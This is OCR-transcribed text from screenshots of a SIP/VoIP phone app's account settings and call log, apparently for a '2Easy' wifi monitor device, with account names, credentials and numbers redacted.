
Sip server [redacted]

Divert account [redacted]

Divert password [redacted]

Local account [redacted]

ME



Add New Account

Activate Account

Account Name
[redacted]

SIP Server
47.9 [redacted]


SIP User ID
0e00 [redacted]

SIP Authentication ID

Password

Voicemail UserID

Display Name




Name	Number	Time	Duration	Info
04001[redacted]	04001c[redacted]	3/10/2021 9:19:48 AM		Cancel
04001[redacted]	04001c[redacted]	3/10/2021 9:14:49 AM		Cancel
04001[redacted]	04001c[redacted]	3/10/2021 9:11:54 AM		Cancel
04001[redacted]	04001c[redacted]	3/10/2021 9:09:28 AM		Cancel
04001[redacted]	04001c[redacted]	3/10/2021 9:00:38 AM		Cancel
04001[redacted]	04001c[redacted]	3/10/2021 8:57:00 AM		Cancel
04001[redacted]	04001c[redacted]	3/10/2021 8:53:18 AM		Cancel
04001[redacted]	04001c[redacted]	3/10/2021 8:52:56 AM		Cancel
04001[redacted]	04001c[redacted]	3/10/2021 8:52:30 AM		Cancel
04001[redacted]	04001c[redacted]	3/10/2021 8:46:50 AM		Cancel
04001[redacted]	04001c[redacted]	3/10/2021 8:35:47 AM		Cancel
04001[redacted]	04001c[redacted]	3/10/2021 8:34:43 AM		Cancel
04001[redacted]	04001c[redacted]	3/10/2021 8:34:16 AM		Cancel
04001[redacted]	04001c[redacted]	3/10/2021 8:33:38 AM		Cancel
04001[redacted]	04001c[redacted]	3/10/2021 8:32:30 AM		Cancel
04001[redacted]	04001c[redacted]	3/2/2021 8:02:18 AM		Cancel
04001[redacted]	04001c[redacted]	3/2/2021 8:02:05 AM		Cancel
04001[redacted]	04001c[redacted]	3/1/2021 11:26:00 AM		Cancel
04001[redacted]	04001c[redacted]	2/22/2021 7:14:31 PM		Cancel
04001[redacted]	04001c[redacted]	2/21/2021 9:37:48 AM		Cancel

Username

Wifi Monitor

04 00 1A BC DE FG

2Easy App


Registered

Monitor

